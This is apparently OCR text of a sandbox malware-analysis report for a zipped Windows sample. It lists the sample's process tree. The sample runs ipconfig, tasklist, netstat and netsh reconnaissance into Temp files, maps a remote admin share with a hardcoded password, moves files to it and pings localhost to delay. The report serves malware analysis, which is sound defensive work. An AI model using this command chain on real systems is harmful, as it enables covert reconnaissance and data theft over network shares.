

Malicious activity

5045902833025024.zip

MD5: 859825BD19C6448C0563421A112B6F13

Start: 29.10.2019, 14:21 Total time: 163 s

Win7 32 bit
Complete

Indicators:

Get sample | IOC | MalConf | Restart

Text report | Graph | ATT&CK | AI Summary beta | Export

CPU RAM

Processes Filter by PID or name Only important

532 WinRAR.exe "C:\Users\admin\Desktop\5045902833025024.zip" — 955 328 107

892 791c59a0d6456ac1d9976fe82dc6b13f3e5980c6cfa2fd9d58a3... PE — 48k 50 108

1884 cmd.exe /c ipconfig /all > "C:\Users\admin\AppData\Local\Te... — 99 6 26

1780 ipconfig.exe /all — 133 6 66

2508 cmd.exe /c tasklist > "C:\Users\admin\AppData\Local\Temp\... — 121 6 28

2476 tasklist.exe — 190 3 84

2768 cmd.exe /c netstat -naop tcp > "C:\Users\admin\AppData\Loc... — 121 6 28

2828 NETSTAT.EXE -naop tcp — 88 2 50

3036 cmd.exe /c netsh interface ip show config > "C:\Users\admin\... — 98 6 26

2396 netsh.exe interface ip show config — 666 67 264

1532 cmd.exe /c net use \\10.38.1.35\C$ su.controller5kk /user:KK... — 103 6 15

1888 net.exe use \\10.38.1.35\C$ su.controller5kk /user:KKNP... — 80 0 30

1412 cmd.exe /c move /y C:\Users\admin\AppData\Local\Temp\\... — 48 6 12

1732 cmd.exe /c net use \\10.38.1.35\C$ /delete — 96 6 26

3024 net.exe use \\10.38.1.35\C$ /delete — 123 0 60

2644 cmd.exe /c ping -n 3 127.0.0.1 >NUL & echo EEEE > "" — 99 6 26

2548 PING.EXE -n 3 127.0.0.1 — 68 2 44

HTTP Requests 0 | Connections 3 | DNS Requests 0 | Threats 0 | Filter by PID, name or url | PCAP

NETWORK | FILES | DEBUG

Timeshift | Headers | Rep | PID | Process name | CN | URL | Content

No data

Danger [2644] cmd.exe Runs PING.EXE for delay simulation

Try community version for free! Register now

New analysis | Reports | TI | Pricing | Contacts | FAQ | Sign In